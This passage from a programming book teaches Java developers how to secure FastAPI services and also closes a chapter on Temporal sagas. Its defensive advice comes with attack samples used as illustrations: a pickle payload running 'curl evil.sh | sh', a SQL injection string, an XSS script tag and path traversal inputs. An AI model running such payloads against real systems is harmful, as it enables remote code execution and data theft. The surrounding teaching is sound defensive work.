The class also has `release_stock`, `refund_payment`, `confirm_order` and `cancel_order`. `OrderRequest` is a frozen dataclass, which Temporal serialises to JSON for you.

The workflow: the saga as code

The **workflow** orchestrates activities. It must be **deterministic**: no direct I/O, no `random`, no `datetime.now()`, because Temporal replays it from history to rebuild its state. The Python SDK runs workflows in a sandbox that catches most mistakes.

PYTHON src/orderly_messaging/saga.py

```
RETRY = RetryPolicy(
    maximum_attempts=3,  # Temporal retries failed activities for you...
    # ...except business "no"s, matched by exception class name
    non_retryable_error_types=[
        "InsufficientStockError",
        "PaymentDeclinedError",
    ],
)
```

The workflow itself is a class marked `@workflow.defn`, with its entry point marked `@workflow.run`, much like `@WorkflowInterface` and `@WorkflowMethod` in Java. Here's the start of `OrderSaga.run(self, req)`:

PYTHON src/orderly_messaging/saga.py

```
        undo: list[Callable[[], Awaitable[Any]]] = []
        try:
            await workflow.execute_activity_method(
                acts.reserve_stock,
                req,
                start_to_close_timeout=TIMEOUT,
                retry_policy=RETRY,
            )
            undo.append(
                lambda: workflow.execute_activity_method(
                    acts.release_stock, req, start_to_close_timeout=TIMEOUT
                )
            )
            payment_id = await workflow.execute_activity_method(
                acts.charge_payment,
                req,
                start_to_close_timeout=TIMEOUT,
                retry_policy=RETRY,
            )
```

After a successful step, we push its compensation onto the `undo` list as a `lambda`, a small anonymous function like a Java lambda. The refund step goes on the list after the charge, then the workflow confirms the order. If any step fails for good, Temporal raises `ActivityError`, and we undo in reverse:

PYTHON src/orderly_messaging/saga.py

```
        except ActivityError as err:
            workflow.logger.warning(
                "order %s failed: %s", req.order_id, err.cause
            )
            for step in reversed(undo):  # compensate newest first
                await step()
            await workflow.execute_activity_method(
                acts.cancel_order, req.order_id, start_to_close_timeout=TIMEOUT
            )
            return "CANCELLED"
```

Notice the compensations have **no** retry limit: Temporal's default policy retries forever with backoff, which is what you want for an undo that must eventually happen. A declined card raises `PaymentDeclinedError` in the activity; Temporal records its class name as the error type, sees it in `non_retryable_error_types` and fails at once instead of charging three times.

Testing the saga in-process

`temporalio.testing.WorkflowEnvironment.start_time_skipping()` downloads Temporal's test server once and runs it locally. "Time skipping" means timers and retry backoffs complete instantly. A worker runs our workflow and activities against fakes:

PYTHON tests/test_saga.py

```
async def test_declined_payment_releases_stock(
    env: WorkflowEnvironment,
) -> None:
    shop = FakeShop(decline=True)
    assert await run_saga(env.client, shop) == "CANCELLED"
    assert shop.log == ["reserve", "release", "CANCELLED"]
    assert shop.charge_attempts == 1  # a business "no" is not retried
```

`run_saga` starts a `Worker` and calls `client.execute_workflow(OrderSaga.run, request, ...)`. The fixture skips these tests if the server can't be downloaded, so an offline laptop doesn't fail the build. For a single activity, `ActivityEnvironment().run(...)` needs no server at all.

OUTPUT

```
tests/test_saga.py::test_happy_path_confirms PASSED
tests/test_saga.py::test_declined_payment_releases_stock PASSED
tests/test_saga.py::test_no_stock_means_nothing_to_undo PASSED
tests/test_saga.py::test_one_activity_without_a_server PASSED
```

A whole distributed saga, compensations included, tested in about three seconds. That's worth a small celebration.

Running it for real

Locally, `temporal server start-dev` (from the Temporal CLI) starts a server with a web UI where you can watch every step of every workflow. In production you run a Temporal cluster or use Temporal Cloud, and your service runs one or more workers. The workflow code doesn't change.

Recap

- Default to **at-least-once delivery with idempotent consumers**; "exactly-once" stops at your database.
- **aiokafka**: set `acks="all"` and idempotence yourself, key by order ID, commit after processing, stop on SIGTERM.
- **FastStream** gives typed `@KafkaListener`-style handlers and `TestKafkaBroker`; use `AckPolicy.ACK` and pin the minor version.
- **aio-pika** for RabbitMQ: durable queues, `prefetch_count`, `message.process(requeue=False)` and a dead-letter exchange.
- The **outbox** writes data and event in one transaction; a `SKIP LOCKED` relay publishes; a dedup table absorbs repeats.
- Retry temporary failures with backoff and jitter; dead-letter permanent ones.
- **Celery** with `acks_late` and idempotent tasks; Dramatiq or Taskiq for lighter needs (arq is maintenance-only); APScheduler 3 in-process.
- Supervise asyncio tasks from FastAPI's lifespan; use **Temporal** for sagas, tested with time skipping.

Try it yourself

> 🏋 **Exercise 1: Publish cancellations**
>
> Add a `cancel_order` function next to `place_order` that sets the status to `CANCELLED` and writes an `OrderCancelled` row to the outbox in the same transaction. Test that the relay publishes it with the order ID as the key.

> 🏋 **Exercise 2: Idempotent FastStream billing**
>
> Make `on_order_event` call `bill_order` from `idempotent.py`, so a redelivered `OrderPlaced` creates only one invoice. Publish the same event twice through `TestKafkaBroker` and assert the invoice publisher was called once. Hint: pass the session factory in with FastStream's `Depends`.

> 🏋 **Exercise 3: Wait for the warehouse (stretch)**
>
> Extend `OrderSaga` so that after payment it waits up to 24 hours for a `warehouse_accepted` signal (`@workflow.signal`), and compensates if it never arrives. Test both paths with the time-skipping environment, which makes 24 hours pass instantly.

Further reading

- aiokafka documentation: producer and consumer options, manual commits and rebalance listeners.
- confluent-kafka-python on GitHub: the librdkafka-based client and its asyncio `AIOProducer`.
- FastStream documentation: subscribers, acknowledgement policies, testing and AsyncAPI.
- aio-pika documentation: connections, exchanges, queues and the RabbitMQ tutorials in Python.
- Celery: Tasks: retries, `acks_late` and the advice on idempotent tasks.
- APScheduler 3.x user guide: schedulers, triggers, job defaults and missed runs.
- asyncio: Creating tasks: the official warning about keeping task references.
- Temporal Python SDK developer guide: workflows, activities, the sandbox and testing.
- Spring for Apache Kafka reference: the Java side, for comparing error handlers and acknowledgement modes.

CHAPTER 12

Security

> *Security is mostly a set of small, boring habits, and this chapter gives you the Python versions of the habits you already have from Spring.*

🎯 **What you'll learn**

- Tell authentication from authorization, and build both with FastAPI dependencies instead of a Spring Security filter chain
- Validate JWTs correctly with PyJWT (pinned algorithms, `exp`, `aud`, `iss`, leeway, JWKS) and test them without a real identity provider
- Write role checks and resource-level checks ("this order belongs to this customer") that are easy to test
- Hash passwords with pwdlib, make tokens with `secrets`, and set up TLS and mutual TLS with httpx2
- Defend against the classic web risks, plus the Python-only traps: `pickle`, `yaml.load`, `eval` and `shell=True`
- Keep your supply chain honest with `pip-audit`, Bandit, hash-pinned lock files and safe index settings

The big picture

In Spring, a lot of security happens before your code runs. Add `spring-boot-starter-security`, point `issuer-uri` at your identity provider, and a filter chain checks every request. That's convenient, and it's also a bit magic: many Spring developers have never seen the code that validates their tokens.

Python web frameworks are less magic. FastAPI hands you well-designed building blocks and expects you to assemble them. That sounds like more work, and it is, a little. In return you can read every line that protects your service, and test each one.

🧩 **Think of it like a hotel**

At the front desk, you show your passport and get a key card. That's **authentication** (*authN*): proving who you are. Later, the key card opens your room and the gym, but not other guests' rooms. That's **authorization** (*authZ*): deciding what you may do. A hotel that checks passports perfectly but gives every card a master key is still unsafe.

Here's the map from what you know to what you'll use:

Concept	Java / Spring	Python
Security entry point	`SecurityFilterChain`	FastAPI dependencies (`Depends` , `Security`)
Bearer token parsing	`oauth2ResourceServer().jwt()`	`HTTPBearer` + PyJWT
Current user	`Authentication` / `@AuthenticationPrincipal`	a `Principal` returned by a dependency
Method security	`@PreAuthorize("hasRole(...)")`	`Depends(require_role("..."))`
OIDC login	`oauth2Login()`	Authlib
Password hashing	`BCryptPasswordEncoder`	pwdlib (Argon2, bcrypt)
Secure random	`SecureRandom`	`secrets`
Static security scan	SpotBugs + FindSecBugs	Bandit, Ruff's `S` rules
Dependency scan	OWASP Dependency-Check	`pip-audit` , `uv audit`

Full code: `examples/ch12-security/` . All 41 tests run offline: tokens are signed with a throwaway key, and the mutual TLS test creates its own tiny certificate authority.

AuthN and AuthZ in plain English

Let's follow one request through the Orderly API. Each step can stop it, and each stop has its own status code:

```
GET /api/v1/orders/42      Authorization: Bearer eyJhbGciOi...
│
├─ 1. Is there a token at all?            no  -> 401 Unauthorized
├─ 2. Is it genuine, current, for us?     no  -> 401 Unauthorized
│       (signature, exp, iss, aud)
├─ 3. Does it carry scope orders:read?    no  -> 403 Forbidden
├─ 4. Is order 42 this customer's order?  no  -> 404 Not Found
└─ 5. Handler runs and returns the order
```

Steps 1 and 2 are authentication. Steps 3 and 4 are authorization. Step 4 is the one teams forget most often, which is why "Broken Access Control" has been number one on the OWASP Top 10 for years.

> 🧠 **Key idea**
>
> 401 means "I don't know who you are". 403 means "I know who you are, and the answer is no". Mixing them up confuses clients and makes debugging harder.

FastAPI security utilities vs Spring Security

Spring Security is a chain of servlet filters wrapped around your controllers. FastAPI has no separate security layer. Security is one more *dependency*: a function FastAPI calls before your endpoint, whose return value it passes in (Chapter 8 introduced `Depends`).

FastAPI ships a few ready-made dependencies in `fastapi.security` :

- `HTTPBearer` reads `Authorization: Bearer <token>` and gives you the token string.
- `OAuth2PasswordBearer` does the same, and also tells the OpenAPI docs where to get a token. Despite the name, you don't have to implement the password flow.
- `SecurityScopes` tells a dependency which OAuth scopes the current endpoint needs.

Both bearer classes also make the Swagger UI show an "Authorize" button, so you can try secured endpoints in the browser.

> **Coming from Java**
>
> In Spring you'd write `http.oauth2ResourceServer(o -> o.jwt(withDefaults()))` and set `spring.security.oauth2.resourceserver.jwt.issuer-uri`. In FastAPI there's no global switch. Each endpoint asks for the principal it needs, so an endpoint without the dependency is public. Teams usually guard against forgetting it with a test that lists every route and checks its dependencies.

A principal and the dependency that builds it

First, a plain dataclass for the caller. It plays the role of Spring's `Authentication` object:

PYTHON src/orderly_security/auth.py (excerpt)

```python
@dataclass(frozen=True, slots=True)
class Principal:
    """The authenticated caller, like Spring's Authentication object."""

    subject: str
    customer_id: UUID | None
    scopes: frozenset[str]
    roles: frozenset[str]
```

Now the dependency. It reads the bearer token, validates it, and checks scopes. Notice that every failure becomes a proper HTTP answer, and each 401 carries a `WWW-Authenticate` challenge, as the OAuth standard asks.

PYTHON src/orderly_security/auth.py (excerpt)

```python
bearer_scheme = HTTPBearer(auto_error=False)  # we build the 401 ourselves


def current_principal(
    security_scopes: SecurityScopes,
    credentials: Annotated[
        HTTPAuthorizationCredentials | None, Depends(bearer_scheme)
    ],
    validator: Annotated[TokenValidator, Depends(get_validator)],
) -> Principal:
    challenge = "Bearer"
    if security_scopes.scopes:
        challenge += f' scope="{security_scopes.scope_str}"'
    if credentials is None:
        raise HTTPException(
            status.HTTP_401_UNAUTHORIZED,
            "Not authenticated",
            headers={"WWW-Authenticate": challenge},
```

```
        )
    try:
        claims = validator.validate(credentials.credentials)
    except InvalidTokenError:
        raise HTTPException(
            status.HTTP_401_UNAUTHORIZED,
            "Invalid or expired token",
            headers={"WWW-Authenticate": challenge},
        ) from None
    principal = principal_from_claims(claims)
    if not set(security_scopes.scopes) <= principal.scopes:
        raise HTTPException(status.HTTP_403_FORBIDDEN, "Missing scope")
    return principal
```

An endpoint asks for it with `Security(...)`, which is `Depends(...)` plus a list of scopes. A type alias keeps endpoint signatures readable:

PYTHON src/orderly_security/api.py (excerpt)

```
ReadOrders = Annotated[
    Principal, Security(current_principal, scopes=["orders:read"])
]
```

> 💡 **Why `def` and not `async def`?**
>
> `current_principal` is a plain `def` on purpose. The JWKS client we'll meet next uses blocking I/O when it refreshes keys. FastAPI runs plain `def` dependencies in a thread pool, so a slow key refresh never freezes the event loop (Chapter 6 explains why that matters).

Validating JWTs with PyJWT

A **JWT** (JSON Web Token) is three Base64 pieces joined by dots: a header, a payload of *claims* (facts such as "subject is user-42"), and a signature. Your identity provider (Keycloak, Entra ID, Okta, Auth0) signs it with its private key. Your API checks the signature with the matching public key, so it can trust the claims without calling anyone.

PyJWT is the house pick. It's small, actively maintained and well-typed.

> ⚠️ **Gotcha: python-jose in old tutorials**
>
> Many FastAPI tutorials use `python-jose`. It went years without releases and still sees little activity, so prefer PyJWT for JWTs. If you also need encrypted tokens (JWE), look at `joserfc` from the Authlib author.

The decode call, line by line

PYTHON src/orderly_security/tokens.py (excerpt)

```
# Pin the algorithm list. Never trust the "alg" header inside the token.
ALGORITHMS = ["RS256"]
```

```python
def decode_token(
    token: str, key: Any, settings: TokenSettings
) -> dict[str, Any]:
    try:
        return jwt.decode(
            token,
            key,
            algorithms=ALGORITHMS,
            audience=settings.audience,
            issuer=settings.issuer,
            leeway=settings.leeway_seconds,
            options={"require": ["exp", "iat", "iss", "aud", "sub"]},
        )
    except jwt.PyJWTError as exc:  # expired, bad signature, wrong aud...
        raise InvalidTokenError(str(exc)) from exc
```

Each argument closes a real hole:

- **`algorithms`** is the list you accept. A token's header says which algorithm signed it, and attackers control that header. Pinning the list stops "algorithm confusion", where an attacker sends an `HS256` token and hopes you'll verify it with your public key as an HMAC secret.
- **`audience`** (`aud`) checks the token was minted *for this API*. Without it, a token for the billing service also works on Orderly.
- **`issuer`** (`iss`) checks *who* minted it.
- **`exp`** is checked automatically once it's present, and `require` makes sure it is present. A token with no expiry is valid forever.
- **`leeway`** forgives small clock differences between servers. 30 seconds is plenty.

Finding the key with JWKS

Identity providers publish their public keys as a **JWKS** (JSON Web Key Set) document, and rotate them now and then. Each token names its key with a `kid` (key ID) header. `PyJWKClient` downloads the set, caches it, and picks the right key:

PYTHON src/orderly_security/tokens.py (excerpt)

```python
class JwksValidator:
    """Finds the signing key in the identity provider's JWKS document."""

    def __init__(self, jwks_url: str, settings: TokenSettings) -> None:
        # Keys are cached, so the provider is called rarely, not per request.
        self._client = jwt.PyJWKClient(
            jwks_url, cache_keys=True, lifespan=300, timeout=5
        )
        self._settings = settings

    def validate(self, token: str) -> dict[str, Any]:
        try:
            signing_key = self._client.get_signing_key_from_jwt(token)
        except jwt.PyJWTError as exc:  # unknown "kid", JWKS unreachable...
            raise InvalidTokenError(str(exc)) from exc
        return decode_token(token, signing_key, self._settings)
```

With OpenID Connect (OIDC), you find the JWKS URL in the provider's discovery document at `<issuer>/.well-known/openid-configuration`, under `jwks_uri`. That's the lookup Spring does for you when you set `issuer-uri`.

Testing tokens without an identity provider

Tests mint their own tokens with a throwaway RSA key. A fixture returns a small factory, and each test overrides only the claims it cares about:

PYTHON tests/conftest.py (excerpt)

```python
@pytest.fixture
def make_token(private_key: rsa.RSAPrivateKey) -> TokenFactory:
    def factory(
        kid: str = "key-1", algorithm: str = "RS256", **overrides: Any
    ) -> str:
        now = int(time.time())
        claims: dict[str, Any] = {
            "iss": SETTINGS.issuer,
            "aud": SETTINGS.audience,
            "sub": "user-42",
            "iat": now,
            "exp": now + 300,
        }
        claims.update(overrides)
        return jwt.encode(
            claims, private_key, algorithm=algorithm, headers={"kid": kid}
        )

    return factory
```

Then one parametrized test (pytest's version of JUnit's `@ParameterizedTest`) feeds in an expired token, a wrong audience and a wrong issuer, and checks that each is rejected with the right message. The example folder also tests leeway, a missing `exp`, a forged `HS256` token and key rotation. For JWKS, the test swaps `PyJWKClient.fetch_data` for a lambda that returns a key set, so no network call happens.

Browser login with Authlib, at a high level

Everything so far assumes a token arrives from somewhere. For APIs called by single-page apps, mobile apps or other services, the client gets the token and your API only validates it. That's the common case.

If your Python app *is* the web front end (server-rendered pages, or a "backend for frontend"), it has to run the OIDC login dance itself: redirect to the provider, receive a code, swap it for tokens. Authlib does that, like Spring's `oauth2Login()`:

PYTHON src/orderly_security/oidc_login.py (excerpt)

```python
oauth = OAuth()  # a registry of identity providers
router = APIRouter()


@router.get("/login")
async def login(request: Request) -> Any:
    redirect_uri = request.url_for("callback")
    return await oauth.idp.authorize_redirect(request, redirect_uri)


@router.get("/auth/callback")
async def callback(request: Request) -> RedirectResponse:
    token = await oauth.idp.authorize_access_token(request)
    request.session["user"] = dict(token["userinfo"])  # verified claims
    return RedirectResponse("/")
```

At startup you register the provider once with `oauth.register(name="idp", client_id=..., client_secret=..., server_metadata_url=...)`, where the URL points at the provider's `/.well-known/openid-configuration` document. Authlib keeps the OAuth `state` value and nonce in Starlette's signed session cookie, so add `SessionMiddleware` too. The example's test checks that `/login` redirects to the provider with the right client ID, scopes and a `state` value.

Authorization: roles, permissions and resource checks

Authentication tells you who's calling. Now you decide what they may do. There are two layers, and you usually need both.

Role and permission checks

A **role** is a coarse label such as `support` or `catalog-admin`. A **scope** or *permission* is finer, such as `orders:read`. Scopes travel in the token's `scope` claim; roles often travel in a custom `roles` claim.

JAVA

```java
@PreAuthorize("hasRole('CATALOG_ADMIN')")
@PostMapping("/api/v1/products")
ProductDto create(
    @RequestBody ProductIn in,
    Authentication auth) {
  ...
}
```

PYTHON

```python
@router.post("/api/v1/products")
def create_product(
    product: ProductIn,
    admin: Annotated[
        Principal,
        Depends(require_role("catalog-admin")),
    ],
) -> dict[str, str]: ...
```

`require_role` is a *dependency factory*: a function that returns a dependency. It's the Python equivalent of a reusable `@PreAuthorize` expression, except that it's ordinary code you can step through in a debugger:

PYTHON src/orderly_security/auth.py (excerpt)

```python
def require_role(role: str) -> Callable[[Principal], Principal]:
    """A reusable check, like @PreAuthorize("hasRole('...')")."""

    def checker(
        principal: Annotated[Principal, Security(current_principal)],
    ) -> Principal:
        if role not in principal.roles:
            raise HTTPException(status.HTTP_403_FORBIDDEN, "Forbidden")
        return principal

    return checker
```

Resource-level checks: does this order belong to you?

Roles can't answer "may Bob see order 42?". Only the order itself knows who owns it. This check is called *object-level* or *resource-level* authorization, and forgetting it is the most common serious API bug there is.

Keep the rule in a plain function, next to the domain:

PYTHON src/orderly_security/orders.py (excerpt)

```python
def can_view(principal: Principal, order: Order) -> bool:
    """Customers see their own orders; support staff see every order."""
    if "support" in principal.roles:
        return True
    return order.customer_id == principal.customer_id
```

Then call it right after loading the resource:

PYTHON src/orderly_security/api.py (excerpt)

```python
@router.get("/api/v1/orders/{order_id}")
def get_order(
    order_id: UUID,
    principal: ReadOrders,
    repo: Annotated[InMemoryOrders, Depends(get_orders)],
) -> OrderResponse:
    order = repo.get(order_id)
    # Same answer for "missing" and "not yours": don't leak existence.
    if order is None or not can_view(principal, order):
        raise HTTPException(404, "Order not found")
    return OrderResponse(
        id=order.id,
        customer_id=order.customer_id,
        status=order.status,
        total_cents=order.total_cents,
    )
```

Answering 404 instead of 403 means an attacker can't probe which order IDs exist. The tests cover all three cases: Alice reads her own order, Bob gets a 404 for it, and a support agent can read it.

> 💡 **If you're unsure, filter in the query**
>
> For list endpoints, put the ownership rule in the database query (`WHERE customer_id = :me`) instead of loading everything and filtering in Python. It's faster, and it can't leak a row through a forgotten `if` .

Passwords: pwdlib, Argon2 and bcrypt

If Orderly stores passwords at all (often your identity provider does it for you), store only slow, salted hashes. A *salt* is random data mixed into each hash, so two users with the same password get different hashes.

In Spring you'd use `BCryptPasswordEncoder` , or `DelegatingPasswordEncoder` to support several schemes. pwdlib does both jobs. Its first hasher creates new hashes; the others only verify old ones:

PYTHON src/orderly_security/passwords.py (excerpt)

```python
from pwdlib import PasswordHash
from pwdlib.hashers.argon2 import Argon2Hasher
from pwdlib.hashers.bcrypt import BcryptHasher

# The first hasher creates new hashes. The others can only verify, which
# lets you migrate users from an older scheme (say, Spring's bcrypt hashes).
password_hash = PasswordHash((Argon2Hasher(), BcryptHasher()))


def hash_password(plain: str) -> str:
    return password_hash.hash(plain)


def verify_password(plain: str, stored: str) -> tuple[bool, str | None]:
    """Return (ok, new_hash). Save new_hash when it isn't None."""
    return password_hash.verify_and_update(plain, stored)
```

Here's what a hash looks like, split at its `$` signs. The algorithm and its cost settings (64 MiB of memory, 3 passes, 4 lanes) live inside the string, next to the salt and the hash itself. So you can raise the cost later without breaking old hashes:

PYTHON REPL

```
>>> stored = hash_password("s3cret!")
>>> for part in stored.split("$")[1:]:
...     print(part)
...
argon2id
v=19
m=65536,t=3,p=4
w1tKfwct89UxY/yjG+wRiA
CuX7heoqLUPQjiwmwOuWNrHFBskiWdwr/iXUF+g2lTI
>>> verify_password("s3cret!", stored)
(True, None)
>>> verify_password("guess", stored)
(False, None)
```

When a user with an old bcrypt hash logs in, `verify_and_update` returns a fresh Argon2 hash. Save it, and your user base migrates itself, one login at a time. The example tests this with a `$2a$` hash, the format Spring writes. If your Spring hashes carry a `{bcrypt}` prefix from `DelegatingPasswordEncoder`, strip it first.

> ⚠️ **Gotcha: passlib is unmaintained**
>
> You'll see `passlib` in many older tutorials. It was a great library, but its last release was in 2020, and it no longer works with current bcrypt: with bcrypt 5, even `CryptContext(schemes=["bcrypt"]).hash("s3cret!")` fails with `ValueError: password cannot be longer than 72 bytes`. If you're unsure, use **pwdlib**. If you have a lot of passlib code, the community fork `libpass` is a drop-in replacement while you migrate.

Random tokens: `secrets`, never `random`

Python's `random` module is like `java.util.Random`: fast, repeatable, and predictable. Its generator (the Mersenne Twister) can be reconstructed from 624 outputs. That's perfect for simulations and terrible for reset codes.

The `secrets` module is your `SecureRandom`. It reads from the operating system's secure random source:

PYTHON REPL

```
>>> import secrets
>>> secrets.token_urlsafe(32)
'mJFkJvK6j3Imnf-qIByeq1O1NyeQIUT9jVKrT7tUpeY'
>>> secrets.token_hex(16)
'6a96dc5a138d22634b2c8640c3bf5e56'
>>> secrets.randbelow(1_000_000)
44444
>>> secrets.compare_digest("abc", "abd")
False
```

Use `secrets.compare_digest` whenever you compare a secret, like an API key or a webhook signature. A normal `==` stops at the first different character, and attackers can measure that time difference to guess a value one character at a time.

TLS and mutual TLS

In Kubernetes, TLS often ends at the ingress controller or a service mesh, and your pod speaks plain HTTP inside the cluster. When you do need TLS in Python, it all goes through the standard `ssl` module and an `SSLContext`, the equivalent of Java's `SSLContext` plus key and trust stores, without the JKS files.

Uvicorn takes certificate files directly:

TERMINAL

```
uv run uvicorn orderly.main:app --ssl-keyfile key.pem \
    --ssl-certfile cert.pem --ssl-ca-certs ca.pem --ssl-cert-reqs 2
```

`--ssl-cert-reqs 2` is `ssl.CERT_REQUIRED`, which turns on **mutual TLS** (mTLS): the client must present a certificate too. On the client side, the house HTTP client, **httpx2**, accepts an `SSLContext` through `verify`. httpx2 is the Pydantic team's maintained continuation of HTTPX, with the same API under a new import name, so older tutorials that use `import httpx` still apply:

PYTHON src/orderly_security/tls.py (excerpt)

```python
def mtls_client(
    base_url: str, ca: Path, cert: Path, key: Path
) -> httpx2.Client:
    # Trust our private CA, and present our own certificate when asked.
    ctx = ssl.create_default_context(cafile=ca)
    ctx.minimum_version = ssl.TLSVersion.TLSv1_2
    ctx.load_cert_chain(certfile=cert, keyfile=key)
    return httpx2.Client(base_url=base_url, verify=ctx, timeout=5.0)
```

The example's test generates a CA, a server certificate and a client certificate, starts a local TLS server that demands client certificates, and checks that the handshake works with the certificate and fails without it.

> **Two lessons from writing that test**
>
> httpx2 (like httpx 0.28 before it) deprecates the old `cert=` and `verify="path"` arguments, so build an `SSLContext` as above. And since Python 3.13, `create_default_context()` verifies certificates more strictly (the `VERIFY_X509_STRICT` flag). Home-made test certificates now need proper extensions, such as an Authority Key Identifier, or the handshake fails with "Missing Authority Key Identifier".

Web risks

These risks are the same in every language. The defences are a little different in Python.

SQL injection

Never build SQL with f-strings. This works perfectly until someone sends `nothing' OR '1'='1` as a status:

PYTHON Avoid

```python
sql = f"SELECT id FROM orders WHERE status = '{status}'"  # injectable!
```

Pass values separately, as you would with a JDBC `PreparedStatement`. The database then treats them as data, never as SQL:

PYTHON src/orderly_security/queries.py (excerpt)

```python
def find_ids_text(conn: Connection, status: str) -> list[str]:
    # Raw SQL in SQLAlchemy: a named :status parameter, value passed apart.
    stmt = text("SELECT id FROM orders WHERE status = :status")
    return list(conn.scalars(stmt, {"status": status}))


def find_ids_core(conn: Connection, status: str) -> list[str]:
    # Core and ORM queries bind every value as a parameter for you.
    return list(
        conn.scalars(select(orders.c.id).where(orders.c.status == status))
    )
```

The example's tests prove it: the f-string version returns every order for the attack string, and all three safe versions return none. Column and table names can't be parameters, so if users choose a sort column, map their input through a dictionary of allowed names.

XSS and Jinja2 autoescaping

Cross-site scripting (XSS) happens when user input is placed into HTML unescaped, so `<script>` tags run in other users' browsers. A JSON API is mostly safe from it; server-rendered pages are not. Jinja2, Python's main template engine, can escape everything for you, but its own default is off:

PYTHON src/orderly_security/rendering.py (excerpt)

```python
# select_autoescape() escapes .html/.xml templates. Jinja2's own default
# is autoescape=False, so always pass this (Flask and FastAPI do).
env = Environment(
    loader=DictLoader(TEMPLATES),
    autoescape=select_autoescape(),
)
```

With that, a customer named `<script>steal()</script>` renders as harmless text. Treat `|safe` and `Markup(...)` in templates like `th:utext` in Thymeleaf: a red flag in code review.

CSRF

Cross-site request forgery (CSRF) tricks a logged-in user's browser into sending a request they didn't intend, such as a hidden form that posts to `/orders/42/cancel`. It works because browsers attach cookies automatically.

The fix depends on how users authenticate:

- **Bearer tokens in the `Authorization` header**: browsers never add these on their own, so CSRF doesn't apply. That's the usual setup for FastAPI APIs.
- **Session cookies** (for example after an Authlib login): set `SameSite=Lax` or `Strict` and `Secure` on the cookie, and require a CSRF token on state-changing requests.

> **Coming from Java**
>
> Spring Security turns CSRF protection on by default, and Django does too. FastAPI has none built in, because it assumes token auth. If you add cookie sessions, you must add CSRF protection yourself, for example with a double-submit token or by checking the `Origin` header.

CORS: what it is and what it isn't

Cross-origin resource sharing (CORS) is a way for your server to tell **browsers** "JavaScript from `https://shop.orderly.example` may read my responses". Browsers block such reads by default (the *same-origin policy*), and CORS relaxes that rule for origins you list.

What CORS is **not**:

- It's not authentication or access control. `curl`, Postman and other servers ignore it completely.
- It's not CSRF protection. A browser may still *send* a simple request; CORS only decides whether the page can *read* the answer.

Configure it with an explicit list, never `"*"` for an authenticated API:

PYTHON src/orderly_security/api.py (excerpt)

```python
app.add_middleware(
    CORSMiddleware,
    allow_origins=allowed_origins,  # an explicit list, never "*"
    allow_methods=["GET", "POST"],
    allow_headers=["Authorization", "Content-Type"],
)
```

Security headers and request size limits

A few response headers switch on browser protections: no MIME sniffing, no framing, a strict content policy and HTTPS-only. Spring Security adds several of these by default; in FastAPI you add a small middleware. A *pure ASGI middleware* (a class that wraps the app and sees every raw message) adds them to the first message of each response:

PYTHON src/orderly_security/middleware.py (excerpt)

```python
SECURITY_HEADERS = {
    "X-Content-Type-Options": "nosniff",
    "X-Frame-Options": "DENY",
    "Referrer-Policy": "no-referrer",
    "Content-Security-Policy": "default-src 'none'; frame-ancestors 'none'",
    "Strict-Transport-Security": "max-age=63072000; includeSubDomains",
}
```

PYTHON src/orderly_security/middleware.py (excerpt)

```python
        async def send_with_headers(message: Message) -> None:
            if message["type"] == "http.response.start":
                headers = MutableHeaders(scope=message)
                for name, value in SECURITY_HEADERS.items():
                    headers.setdefault(name, value)
            await send(message)

        await self.app(scope, receive, send_with_headers)
```

Request size is the other gap. Spring Boot's Tomcat has `max-http-form-post-size` and multipart limits; Uvicorn has **no body size limit** at all. Set one at your ingress (for example NGINX's `client_max_body_size`), and add a backstop in the app. The example's `MaxBodySizeMiddleware` rejects bodies over 64 KiB with a 413, checking both the `Content-Length` header and the bytes actually received.

SSRF

Server-side request forgery (SSRF) happens when your server fetches a URL a user gave you, such as a webhook address, and the user points it at something internal: `http://localhost:8080/admin` or the cloud metadata service at `169.254.169.254`, which can hand out credentials. OWASP now files SSRF under broken access control.

PYTHON src/orderly_security/outbound.py (excerpt)

```python
def check_outbound_url(url: str, allowed_hosts: set[str]) -> str:
    """Allow only https URLs to known hosts that resolve to public IPs."""
    parts = urlsplit(url)
    if parts.scheme != "https":
        raise UnsafeUrlError("only https is allowed")
    host = parts.hostname
    if host is None or host not in allowed_hosts:
        raise UnsafeUrlError(f"host not on the allow-list: {host}")
    for info in socket.getaddrinfo(host, parts.port or 443):
        ip = ipaddress.ip_address(info[4][0])
        if not ip.is_global:  # loopback, private, link-local (169.254...)
            raise UnsafeUrlError(f"{host} resolves to non-public {ip}")
    return url
```

An allow-list beats a block-list. Keep httpx2's default `follow_redirects=False`, so a permitted host can't redirect you somewhere internal. For strong protection, add a network policy or egress proxy, because DNS can change between your check and the request.

Path traversal

If a user names a file, `../../etc/passwd` can walk out of your folder. `pathlib` makes the check short. `resolve()` collapses `..` and follows symlinks, and `is_relative_to()` asks "is this still inside?":

PYTHON src/orderly_security/files.py (excerpt)

```python
def safe_path(base_dir: Path, user_name: str) -> Path:
    base = base_dir.resolve()
    # resolve() collapses "..", follows symlinks and makes it absolute.
    candidate = (base / user_name).resolve()
    if not candidate.is_relative_to(base):
        raise PathTraversalError(f"{user_name!r} escapes {base}")
    return candidate
```

The tests try `../secrets.env`, Windows-style `..\..\windows`, an absolute `/etc/passwd` and `a/../../b`. All four are rejected, while `invoices/2026-11.pdf` is allowed.

Python-specific traps

A few dangers are special to Python, mostly because the language makes it easy to turn data into code.

pickle is Java deserialization all over again

Remember the Java deserialization bugs, where an `ObjectInputStream` fed with attacker bytes ran "gadget chains" from libraries such as Apache Commons Collections? Java needed JEP 290 serialization filters to calm that down.

Python's `pickle` has the same problem, by design. A pickle can say "to rebuild me, call this function with these arguments", and `pickle.loads` obeys:

PYTHON src/orderly_security/avoid_pickle.py (excerpt)

```python
class Innocent:
    def __reduce__(self) -> tuple[Callable[[str], Any], tuple[str]]:
        # "To rebuild me, call payload('...')". pickle.loads obeys.
        return (self.payload, ("this ran during pickle.loads",))
```

An attacker would return `(os.system, ("curl evil.sh | sh",))` instead. There's no filter that makes it safe. **Never unpickle data from outside your process.** Use JSON or Pydantic models for messages, and watch for libraries that pickle quietly, such as some cache clients and `joblib`.

YAML, XML, eval and subprocess

The remaining traps follow the same pattern: a convenient function that's far too powerful for untrusted input.

Trap	Why it's dangerous	Use instead
`yaml.load(doc, Loader=yaml.Loader)`	can build any Python object	`yaml.safe_load(doc)`
`xml.etree` on untrusted XML	entity expansion ("billion laughs")	`defusedxml.ElementTree`

Trap	Why it's dangerous	Use instead
`eval(text)`, `exec(text)`	runs any Python	`ast.literal_eval`, `json.loads`
`subprocess.run(cmd, shell=True)`	shell injection	a list of arguments

`ast.literal_eval` accepts only literals, so it's a safe way to parse simple Python-looking data:

PYTHON REPL

```
>>> import ast
>>> ast.literal_eval("{'status': 'PENDING', 'limit': 20}")
